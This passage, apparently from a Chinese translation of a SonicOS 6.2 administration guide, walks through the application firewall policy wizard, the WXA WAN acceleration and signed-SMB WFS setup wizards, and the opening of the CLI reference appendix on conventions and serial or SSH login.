  - **使所有的 FTP 访问只读（无上传）**
  - **不许使用 SITE 命令**
- 以下两种 FTP 类型之一，请转至


3 进行以下一种操作：

注：如果选择带有**除指定项**字样的 SMTP 或 POP3 规则，您在此处输入的内容将是不会导致操作发生的唯一内容。

- 手动添加内容的步骤是：
  a 在**内容**字段，输入或粘贴要匹配的内容的十六进制表示。
  b 单击**添加**。
  c 重复以上操作，直至所有内容均已添加到**列表**字段。
- 导入包含内容值列表的预定义文本文件中的关键字的步骤是：

注：文件中必须每行一个值。

  a 单击**从文件导入**。此时显示上传对象值对话框。



b 选择包含对象值的文件。

c 单击**上传**。

4 单击**下一步**。

5 转到

应用规则对象电子邮件大小



1 在**方向**下拉菜单中，选择要扫描的流量方向。

- **传入**
- **流出**
- **两者**

2 在**最大电子邮件大小（字节数）**字段，输入电子邮件消息的最大字节数。

3 单击**下一步**。

4 转到第 1658 页的应用程序防火墙操作类型/设置。

应用程序防火墙操作类型/设置

此页面可用的选项取决于您指定的策略类型：SMTP、POP3、Web 访问或 FTP 文件传输。



1 从提供的选项中，选择要执行的操作；请参见表 177。

注：并非每条访问规则的操作类型/设置都可用。

表 177. 应用程序防火墙操作

操作类型/设置	SMTP	POP3	Web 访问	FTP [FTP]
阻断操作 -				
阻止并发送自定义电子邮件回复	✓ 1			
阻止但不发送自定义电子邮件回复	✓			
禁用附件并添加自定义文本		✓ 1		
自定义阻止页面			✓ 1	
重定向到新位置			✓	
重置连接			✓	✓ 1
添加阻断消息				✓
添加电子邮件标识（在电子邮件尾部追加文本）	✓			
仅日志	✓	✓	✓	✓
绕过 DPI	✓	✓	✓	✓
管理带宽			✓	✓

1. 默认值

2 单击**下一步**。

3 如果选择：

- **管理带宽**作为操作，请转至第 1659 页的应用程序防火墙带宽管理操作设置。

- 需要附加信息的操作，例如**添加阻断消息**或**自定义阻塞页面**，请转至第 1660 页的应用程序防火墙操作设置 – 设置操作内容。
- 其他任何操作，请转至第 1660 页的选择应用程序防火墙策略名称。

应用程序防火墙带宽管理操作设置



1 在**承诺带宽**字段，请输入百分比或 Kbps 作为用户已保证带宽。如果输入百分比，则值不得大于 100%。

   a 从下拉菜单，选择 **%**（默认）或 **Kbps**。

2 在**最大带宽**字段，请输入百分比或 Kbps 作为用户能接收带宽的最大数。如果输入百分比，则值不得大于 100%。对于百分比或 Kbps，最大值不得小于已保证值。

   a 从下拉菜单，选择 **%**（默认）或 **Kbps**。

3 从 **带宽优先级**下拉菜单，选择优先级：

   - **2 高**（默认）
   - **4 中**
   - **6 低**

4 单击**下一步**。

5 转到第 1660 页的选择应用程序防火墙策略名称。

应用程序防火墙操作设置 - 设置操作内容



1 根据您在上一个页面选择的设置，在**内容**字段，输入错误消息、电子邮件消息、URI 重定向、自定义阻止页面或横幅页面的文本。

2 单击**下一步**。

3 转到第 1660 页的选择应用程序防火墙策略名称。

选择应用程序防火墙策略名称



1 在**策略名称**字段，输入有意义的昵称。

2 单击**下一步**。

3 转到第 1661 页的确认策略设置。

确认策略设置



1 验证设置是否正确。

注：要更正任何设置，请单击**上一步**直至您到达包含要更改设置的页面。

2 单击**应用**。将显示**已完成应用程序防火墙策略**页面。



3 单击**关闭**。

156

使用 WXA 设置指南（向导）

- 第 1662 页的向导 > WXA 设置指南
  - 第 1663 页的入门
  - 第 1664 页的接口页面
  - 第 1666 页的启用加速页面
  - 第 1668 页的组件
  - 第 1669 页的 VPN 页面
  - 第 1669 页的完成页面
- 第 1670 页的已签名 SMB 的 WFS 安装指南
  - 第 1671 页的入门
  - 第 1671 页的启用 WFS
  - 第 1671 页的域详细信息
  - 第 1672 页的故障排除域发现问题
  - 第 1672 页的配置域
  - 第 1672 页的指定 WXA 主机名
  - 第 1672 页的选择 Kerberos 服务器
  - 第 1673 页的加入域
  - 第 1673 页的配置共享
  - 第 1673 页的配置本地文件服务器
  - 第 1674 页的配置远程文件服务器
  - 第 1674 页的添加域记录
  - 第 1674 页的完成页面

向导 > WXA 设置指南

WXA 设置指南指导您完成 NSA 或 TZ 系列设备的各初始设置和配置步骤，如果连接 WXA 系列设备使用，这两个系列可以为本地用户提供 WAN 加速的功能。

在使用 WXA 设置指南前，应该考虑以下要求：

- NSA 或者 TZ 系列设备要求经过设置、配置和许可。
- 未在路由或 2 层桥接模式设置 WXA 系列设备。虽然 WXA 系列设备可以使用该配置，但 WXA 设置指南不予支持。只有站对站虚拟专用网 (VPN) 与本指南兼容。
- 不支持 IPv6。

- 使用 WXA 设置指南将覆盖任何现有配置。
- 在使用 WXA 设置指南之前，不得接通 WXA 系列设备的电源。在执行 WXA 设置指南时，会前进到设备通电的步骤。

要使用 WXA 设置指南，请执行以下章节中的步骤：

- 第 1663 页的入门
- 第 1664 页的接口页面
- 第 1666 页的启用加速页面
- 第 1666 页的群组页面
- 第 1668 页的组件
- 第 1669 页的 VPN 页面
- 第 1669 页的完成页面
- 第 1670 页的已签名 SMB 的 WFS 安装指南

入门

为 *WAN* 加速配置关联的 *WXA* 系列设备的步骤如下：

1 单击 SonicOS 管理界面的右上角**向导**。将显示**设置指南**的**欢迎**页面。



2 单击**下一步**。将显示 **WAN 加速简介**页面。



3 单击**下一步**。将显示**接口**页面。

接口页面

接口页面指导您完成配置 NSA/TZ 系列设备上与 WXA 系列设备相连的接口的过程。

配置接口的步骤如下：



1 单击**接口**下拉菜单。

2 选择一个未使用接口。

   a 如果以前配置过该接口，将显示**保持已有的接口配置**选项。如果设置合适，选择此选项。如果您想要更改设置，取消选择该选项。默认情况下已选中该选项。

3 单击**区域**下拉菜单。

4 选择所需区域。

5 在 **IP 地址**和**网络掩码**文本字段输入所需的 IP 地址和网络掩码。该 IP 地址通常来自一个专用范围，而不是本地已使用或 VPN 上。

6 单击**下一步**按钮。将显示**启用加速**页面。

启用加速页面

启用加速页面指导您完成连接 WXA 系列设备与 NSA/TZ 系列设备的过程。



1 连接设备、通电并完成重启。

2 所有 WXA 设备已通电后，单击**下一步**按钮继续。

启用加速页面通知您将启用 WAN 加速服务，并将为 WXA 系列设备创建静态租约。



注：虚拟 WXA（WXA 5000 虚拟设备和 WXA 500 Live CD）需要许可证。在此阶段，如果 NSA/TZ 系列设备没有用于 WAN 加速的许可证，将显示“许可证”页面。


1 输入正确的许可信息，然后单击**下一步**按钮继续。

完成处理后，将显示**群组**页面。

群组页面

连接到 TZ 或 NSA 系列的 WXA 设备将组合成群组。一组 WXA 加速一个或多个已配置 VPN 中共享操作的流量和文件。**群组**页面允许您配置群组，向该群组分配 WXA 以及指定加速设置，然后再指定该群组控制一个或多个 VPN 的加速。

选择 *WXA* 群组的步骤如下：



1 选择：

- 一个群组。转到步骤 3
- **创建新群组**。**群组**页面将改变。



2 在**群组名称**字段输入新群组的名称。

3 单击**下一步**，将显示 **WXA** 页面。

WXA 页面

为了提供 WAN 加速服务，群组必须由一个或多个 WXA 系列设备组成。WXA 数量取决于在该群组分配到的 VPN 中有多少需要支持的并行连接。不同 WXA 型号支持不同的连接数量，因此所需的数量也是可用型号类型的功能。

WXA 页面显示已找到的 WXA。




1 如果尚未进行此操作，给 WXA 群组的 WXA 设备通电。

2 单击**刷新 WXA 列表**按钮。

3 单击**下一步**。将显示**组件**页面。

组件

组件页面用于启用或禁用 WAN 加速服务的各组件。



1 选中或取消选中所需加速组件的复选框：

> **注：**如果某组件之前已启用，将自动选中其复选框。

- **TCP 加速**
- **WFS 加速**


  > **注：**如果选择了 **WFS 加速**，在完成 **WXA 设置向导**之后，将自动启动 **WFS 设置向导**。

- **Web 缓存**

2 单击**下一步**按钮继续。将显示 **VPN** 页面。

VPN 页面

VPN 页面显示所有 IPv4 VPN 的列表。如果在 VPN 上已允许加速，则选中 VPN 策略名称旁的复选框。



1 对于要允许加速的 VPN 策略，选中策略名称旁的复选框。

2 单击**下一步**按钮。将显示**路由**页面。

路由页面




1 选择要使用路由的复选框。

2 单击**下一步**。

完成页面

完成页面确认您已成功完成 **WXA 设置指南**。



1 如需配置另一个 WXA 群组，单击**配置另一个群组**按钮。将显示**群组**页面。

   a 重复第 1666 页的群组页面至第 1669 页的完成页面中的步骤。

2 如需配置单个 SMB 的扩展支持，单击**签名 SMB 的扩展支持**按钮。将显示**对签名 SMB 的 WFS 扩展支持安装指南**。请参见第 1670 页的已签名 SMB 的 WFS 安装指南。

3 单击**退出指南**按钮以退出 **WXA 设置指南**。

已签名 SMB 的 WFS 安装指南

对签名 SMB 流量的扩展支持是由单个 WXA 处理的，并且在 WXA 集群中的别处使用的群组设置的外部单独配置。**已签名 SMB 的 WFS 安装指南**指导您配置 Windows 域中的 WXA 系列设备，以便用户可以充分从支持已签名 SMB 的网络 WFS 加速模块功能中受益。将设备加入域后，您将可以配置想要将其包含在 WFS 加速过程中的远程服务器上的共享内容。

重要：强烈推荐您在需要远程访问共享的分支站点上配置 WXA 系列设备之前，先在文件服务器所在的站点上配置 WXA 系列设备。

要使用 WXA 设置向导，请执行以下章节中的步骤：

- 第 1671 页的入门
- 第 1671 页的启用 WFS
- 第 1671 页的域详细信息
- 第 1672 页的故障排除域发现问题
- 第 1672 页的配置域
- 第 1672 页的指定 WXA 主机名
- 第 1672 页的选择 Kerberos 服务器
- 第 1673 页的加入域
- 第 1673 页的配置共享
- 第 1673 页的配置本地文件服务器
- 第 1674 页的配置远程文件服务器
- 第 1674 页的添加域记录
- 第 1674 页的完成页面

入门

为 *WAN* 加速配置关联的 *WXA* 系列设备的步骤如下：

1 单击 WXA 设置指南“完成”页面的**签名 SMB 的扩展支持**。将显示**介绍**页面。



2 单击**下一步**。

启用 WFS

启用 WFS 页面显示支持签名 SMB 的 WFS 加速的启用状态。该页面还指导您完成选择 WFS 加速地址，这是加速流量的 LAN 上的 WXA 系列设备的 IP 地址。该地址可以是 WXA 系列设备本身或 NSA/TZ 系列设备（最常见）的 IP 地址。如果 IP 地址是 NSA/TZ 系列设备的地址，NAT 将用于将相应的流量重定向至 WXA 系列设备。

执行以下步骤：

1 单击 **WFS 加速地址**下拉菜单，然后选择 LAN 上 WXA 系列设备的 IP 地址。

2 单击**下一步**按钮启用使用选定地址支持签名 SMB 的 WFS 加速。

域详细信息

域详细信息页面在 WXA 系列设备确定本地域后显示以下信息：

- 域
- WXA 主机名
- 默认主机名
- Kerberos 服务器
- 关联域（状态）

单击**下一步**按钮继续。

如果未发现本地域，您可以选择对为什么没有发现域进行故障排除或手动配置域。

主题：

- 第 1672 页的故障排除
- 第 1672 页的手动配置

故障排除

如需对为什么没有发现域进行故障排除，选择**解决未发现任何域的问题**选项并单击**下一步**按钮。详细信息请参见第 1672 页的故障排除域发现问题。

手动配置

如需手动配置域，选择**手动配置域**选项并单击**下一步**按钮。执行以下章节中的步骤：

- 第 1672 页的配置域
- 第 1672 页的指定 WXA 主机名
- 第 1672 页的选择 Kerberos 服务器
- 第 1673 页的加入域

故障排除域发现问题

域发现的故障排除页面显示故障排除过程的结果。按照本页面显示的方向排除故障，然后单击**下一步**按钮继续。

配置域

配置域页面让您可以手动输入希望 WXA 系列设备加入的域的名称。

执行以下步骤：

1 在**完全限定的域名**文本字段中，输入您希望 WXA 系列设备加入的域的名称。

2 单击**下一步**按钮继续。

指定 WXA 主机名

指定 WXA 主机名页面为您提供输入 WXA 主机名或使用默认值的选项。

重要：如果您在配置 WXA 5000 虚拟设备或 WXA 500 Live CD，需要输入 **WXA 主机名**，不会提供默认值。

执行以下步骤：

1 在 **WXA 主机名**文本字段中，输入 WXA 设备的主机名或使用默认值。

2 单击**下一步**按钮继续。

选择 Kerberos 服务器

选择 Kerberos 服务器页面让您可以在未自动发现 Kerberos 服务器的情况下手动配置。

执行以下步骤：

1 选择配置 Kerberos 服务器的方法：

- **允许自动选择发现的 Kerberos 服务器。**
- **手动输入 Kerberos 服务器。**
- **选择发现的 Kerberos 服务器。**

2 单击**下一步**按钮继续。

加入域

加入域页面用于输入您的管理员凭据，以使 WXA 系列设备可以加入域。

注：根据当前状态和配置，可以选择“取消加入域”或“重新加入域”（如果 WXA 之前已加入域）。

执行以下步骤：

1 在**用户名**和**密码**文本字段中，输入管理员凭据。

2 单击**加入域**按钮。

“加入域”过程开始。请耐心等待，这可能需要一段时间。过程完成时，会显示“加入域结果”：

3 单击**下一步**按钮继续。

配置共享

配置共享页面根据 WXA 系列设备的位置和您的网络配置提供选择配置共享所在位置的选项。

执行以下步骤：

1 通过单击选项旁的单选按钮选择其中一个选项：

- **配置本地文件服务器** - 该 WXA 位于“总部”，并且我想要配置本地文件服务器以使远程站点的用户在访问这些服务器时可得益于加速的文件操作。

  请参考第 1673 页的配置本地文件服务器

- **配置远程文件服务器** - 该 WXA 位于“分部”，并且我想要配置位于远程站点的文件服务器，以使分部的用户通过“下一个跃点”WXA 获得对这些远程服务器上共享的加速访问。

  请参阅第 1674 页的配置远程文件服务器

- **配置本地和远程文件服务器** - 局域网 (LAN) 上有远程站点用户访问的文件服务器。此外，LAN 上的用户还可访问远程站点的文件服务器。因此，我想要配置本地和远程服务器。

  请参阅第 1673 页的配置本地文件服务器以及第 1674 页的配置远程文件服务器

- **跳过服务器和共享配置** - 我现在不想配置服务器和共享，因此跳过本部分。

2 单击**下一步**按钮继续。

配置本地文件服务器

配置本地文件服务器页面列出发现的本地文件服务器，您可以将其选择和添加到 WXA 系列设备的配置。

执行以下步骤：

1 单击**文件服务器名称**下拉菜单，然后选择本地文件服务器添加到 WXA 的配置。

2 单击**添加服务器和共享**按钮。

将加速来自远程站点的所有服务器共享文件夹和文档的文件操作。如果想要将 WFS 加速（签名 SMB）限制为指定共享，可以在**WAN 加速 > WFS 加速 > 共享**页面的**高级**模式中配置。

3 单击**下一步**按钮继续。

配置远程文件服务器

配置远程文件服务器页面为您提供选择远程文件服务器和输入本地 WXA 名称的选项。远程文件服务器应是托管共享文件夹和文件的 Windows 文件服务器。WXA 将尝试发现 WXA 配置用于提供服务器加速访问的“下一个跃点”。

执行以下步骤：

1 单击**远程文件服务器名称**下拉菜单，然后选择远程文件服务器添加到 WXA 的配置。

2 在**本地 WXA 名称**文本字段中，输入本地 WXA 系列设备的唯一名称或别名。在本地 WXA 名称后输入一点将自动填写完成该域的名称。

> **重要：**该名称之后应用于远程服务器中文件夹和文件的路径中，以便文件共享操作能从 WFS 加速中受益。

3 单击**添加服务器和共享**按钮。

将加速所有的服务器共享文件夹和文档的文件操作。如果想要将 WFS 加速（签名 SMB）限制为指定共享，可以在**WAN 加速 > WFS 加速 > 共享**页面的“高级”模式中配置。

4 单击**下一步**按钮继续。

添加域记录

添加域记录页面显示远程服务器名称、本地 WXA 名称及其状态。这允许您在配置中向远程服务器和本地 WXA 添加域记录。

执行以下步骤：

1 检查列出的远程服务器和本地 WXA，然后单击**下一步**按钮。

2 在**用户名**和**密码**文本字段中，输入管理员凭据。

显示**结果摘要**：

3 单击**下一步**按钮继续。

完成页面

完成页面确认您已成功完成 **WFS 设置向导**。

如果返回“WFS 加速”主页面，应刷新当前页面，以使在该向导中所做的更改得到更新。

单击**关闭**按钮退出 **WFS 设置向导**。

第 24 部分

附录

- **CLI** 参考指南
- **BGP** 高级路由
- **IPv6**

A

CLI 参考指南

- 第 1676 页的 CLI 指南
- 第 1677 页的文本惯例
- 第 1677 页的输入数据格式规范
- 第 1677 页的 CLI 提示规范
- 第 1677 页的编辑和完成功能
- 第 1678 页的命令层次结构
- 第 1679 页的密码
- 第 1679 页的恢复出厂设置为默认值
- 第 1680 页的登录到 SonicOS CLI
- 第 1680 页的配置 Dell SonicWALL 网络安全设备
- 第 1683 页的示例：使用 CLI 配置站对站 VPN

CLI 指南

SonicOS 企业级命令行接口 (E-CLI) 提供无需 SonicOS Web 管理界面而使用一种简捷、强大的方式配置 Dell SonicWALL 网络安全设备。您可以在命令行逐一使用 CLI 命令或使用脚本进行配置任务自动化。

本附录包含用于 SonicOS 6.2 固件的命令行接口 (CLI) 命令的分类列表。各命令都具有描述，在需要时还包含使用示例。

如需 SonicOS 6.2 固件的命令行接口 (CLI) 命令的列表，请参阅《SonicOS 6.2 CLI 参考指南》。

注：完整的《SonicWALL CLI 命令参考》包含在 SonicOS 在线帮助中。要访问《命令参考》，从 SonicOS GUI 单击**帮助**按钮然后转至**附录 > CLI 指南**。

主题：

- 第 1677 页的文本惯例
- 第 1677 页的输入数据格式规范
- 第 1677 页的 CLI 提示规范
- 第 1677 页的编辑和完成功能
- 第 1678 页的命令层次结构
- 第 1679 页的密码
- 第 1679 页的恢复出厂设置为默认值
- 第 1679 页的 SonicWALL 网络安全设备的管理方法
- 第 1679 页的使用 CLI 发起管理会话
- 第 1680 页的登录到 SonicOS CLI

- 第 1680 页的配置 Dell SonicWALL 网络安全设备
- 第 1683 页的示例：使用 CLI 配置站对站 VPN

文本惯例

粗体文本表示通过与用户界面的互动执行命令。

`Courier` 粗体文本表示使用 CLI 输入的命令和文本。

斜体文本表示第一次出现某新术语或者书名和须强调的文字。在本命令摘要中，以斜体显示的项目表示用户指定的信息。

尖括号 (“< >”) 中的项目是必填信息。

方括号 (“[ ]”) 中的项目是选填信息。

用竖线 (“|”) 分隔的项目是选项。您可以选择其中任一个。

注：虽然在本指南中，命令字符串可能显示在多行中，但必须输入在一行中，期间不得有回车，完整命令的结尾处除外。

输入数据格式规范

下表介绍最常见命令可接受的数据格式。H 表示一个或多个十六进制位（0-9 和 A-F）。D 表示一个或多个小数位。

表 178. 输入数据格式

数据	数据格式
MAC 地址	HH:HH:HH:HH:HH:HH
MAC 地址	HHHH.HHHH.HHHH
IP 地址	D.D.D.D
IP 地址	0xHHHHHHHH
整数值	D
整数值	0xH
整数范围	D-D

CLI 提示规范

防火墙名称可通过 SonicOS Web UI 在**系统 > 管理**页面配置，代替 NSA3600 或 SM9600 等一般产品名称用于整个 CLI 中的提示语。

这样，管理员可以更容易识别当前正在管理的防火墙以及企业结构中哪些部门正在使用哪些防火墙。例如，管理员可以使用“市场营销”、“技术出版物”、“工程”、“测试”等名称命名多个 NSA3600。

如果未配置防火墙名称，则默认为设备的序列号或 MAC 地址，因此提示语类似于：

```
C0EAE4599008>
```

本文档的范例使用 NSA3600 作为设备的配置名称，因此也用于范例中的提示语。

编辑和完成功能

您可以使用单独的按键和控制键组合帮助使用 CLI。下表介绍按键和控制键组合的功能。

表 179. 按键参考

按键	功能
Tab	完成当前字词
?	显示可能的命令完成
CTRL+A	将光标移动到命令行的开头
CTRL+B	将光标移动到前一字符
CTRL+C	随时退出“快速入门向导”
CTRL+E	将光标移动到命令行的末尾
CTRL+F	将光标移动到下一字符
CTRL+K	擦除从光标至该行末尾的字符
CTRL+N	显示命令历史中的下一命令
CTRL+P	显示命令历史中的前一命令
CTRL+W	擦除前一字词
向左键	将光标移动到前一字符
向右键	将光标移动到下一字符
向上键	显示命令历史中的前一命令
向下键	显示命令历史中的下一命令

大多数配置命令需要填写命令中的所有字段。对于有多个可能的完成命令的命令，**Tab** 或 **?** 键显示所有选项。

```
myDevice> show [TAB]

      alerts              interface           network             tech-support
      arp                 log                 processes           tsr
      content-filter      memory              route               web-management
      cpu                 messages            security-services   zone
      device              nat                 status              zones
      gms                 netstat             system
```

如果命令可通过用户输入唯一识别，**Tab** 键还可用于完成命令：

```
myDevice> show al [TAB]
```

显示

```
myDevice> show alerts
```

此外，可以缩写成部分命令的命令是唯一的。以下文字：

```
myDevice> sho int inf
```

是以下命令的可接受缩写：

```
myDevice> show interface info
```

命令层次结构

CLI 配置管理器用于通过离散模式和子模式系统控制设备的硬件和固件。设备的命令符合以下逻辑层次结构。

要在子模式配置项目，通过在父模式中输入命令激活子模式。

例如，要设置默认的 LAN 接口速度或双工，您必须首先输入 `configure`，然后输入 `interface x0 lan`。要返回到更高的配置模式，只需输入 `end` 或 `finished`。

配置安全性

SonicWALL 互联网安全设备实现轻松、灵活的配置，同时不降低其配置或网络的安全性。

密码

SonicWALL CLI 目前使用管理员的密码获得访问权限。SonicWALL 设备出厂时的默认密码为 **password**。设置密码对于访问 SonicWALL 和通过网络进行配置很重要。

恢复出厂设置为默认值

如果您无法通过网络连接至设备，可以在串行配置会话期间使用命令 **restore** 将设备恢复为出厂默认值。

小心：**恢复命令擦除设备上的所有设置，保留出厂默认状态。**

出厂默认下，MGMT 接口上的 SSH 是禁用的；如果在恢复出厂设置前已启用 SSH，您必须重新将之启用。

SonicWALL 网络安全设备的管理方法

您可以使用以下三种方法之一配置 SonicWALL 设备：

- 使用串行连接和配置管理器
  - IP 地址分配对于设备管理不是必须的。
  - 在实际连接至串行电缆时必须对设备进行管理。
- 基于 Web 浏览器的用户界面
  - 必须向设备分配 IP 地址以便管理或使用默认的 `192.168.168.168`。

使用 CLI 发起管理会话

串行管理和 IP 地址分配

按照以下步骤通过串行连接发起管理会话和设置设备的 IP 地址。

注：SonicWALL 和模块的默认终端设置是 80 列乘 25 行。为了确保最佳显示和减少图像异常的几率，请使用与串行终端软件相同的设置。如需要，可以更改设备的终端设置。使用串行终端软件上的标准 ANSI 设置。

1. 将自带的非调制解调器电缆连至标记为 **CONSOLE** 的设备端口。将非调制解调器电缆的另一端连至配置的计算机上的串行端口。
2. 启动与连至设备的串行端口通信的所有终端仿真应用程序。使用这些设置：
   - 115,200 波特
   - 8 数据位
   - 无奇偶校验
   - 1 停止位
   - 无流量控制
3. 按 **Enter/回车键**。显示初始信息，其后带有**设备名>** 提示。

通过以太网发起 SSH 管理会话

注：该选项适用于管理不具备可对 CLI 进行控制台访问的电缆的设备。

注：在发起 SSH 管理会话之前，手动通过用户界面或控制台启用 SSH 管理。

如需通过以太网连接从客户端向设备发起 *SSH* 管理会话，请执行以下步骤：

1 将以太网电缆连至标记为 **XO** 的接口端口。将以太网电缆的另一端连至配置的计算机上的以太网端口。

2 启动通过连至设备的以太网接口通信的所有终端仿真拟应用程序（例如 PuTTY）。

3 在仿真应用程序中，输入设备的 **IP 目标地址**，并输入 **22** 作为端口编号。

4 选择 **SSH** 作为连接类型，并打开连接。

登录到 SonicOS CLI

在建立连接后，登录到安全设备：

1 在**用户**提示中，输入管理员的用户名。只有管理员用户可以从 CLI 登录。默认的管理员用户名是 *admin*。该默认值可以更改。

2 在**密码**提示中，输入管理员的密码。如果输入了无效的或不匹配的用户名或密码，CLI 提示将返回到**用户**，并记录一条错误消息“由于登录凭据错误，已拒绝 CLI 管理员登录”。CLI 上没有锁定机制。

配置 Dell SonicWALL 网络安全设备

您可以使用以下三种方法之一配置 Dell SonicWALL 网络安全设备：

- 第 1680 页的配置在通过控制台端口的串行连接中使用 CLI 的功能
- 第 1682 页的使用 SSH 管理会话中的 CLI 通过以太网配置功能
- 第 1682 页的使用管理界面 (Web UI) 配置功能

注：要在串行连接或 SSH 管理会话中使用 CLI，需要使用终端仿真应用程序（例如 Tera Term）或 SSH 客户端应用程序（例如 PuTTY）。您可以在互联网上查找合适的免费终端仿真应用程序。

配置在通过控制台端口的串行连接中使用 CLI 的功能

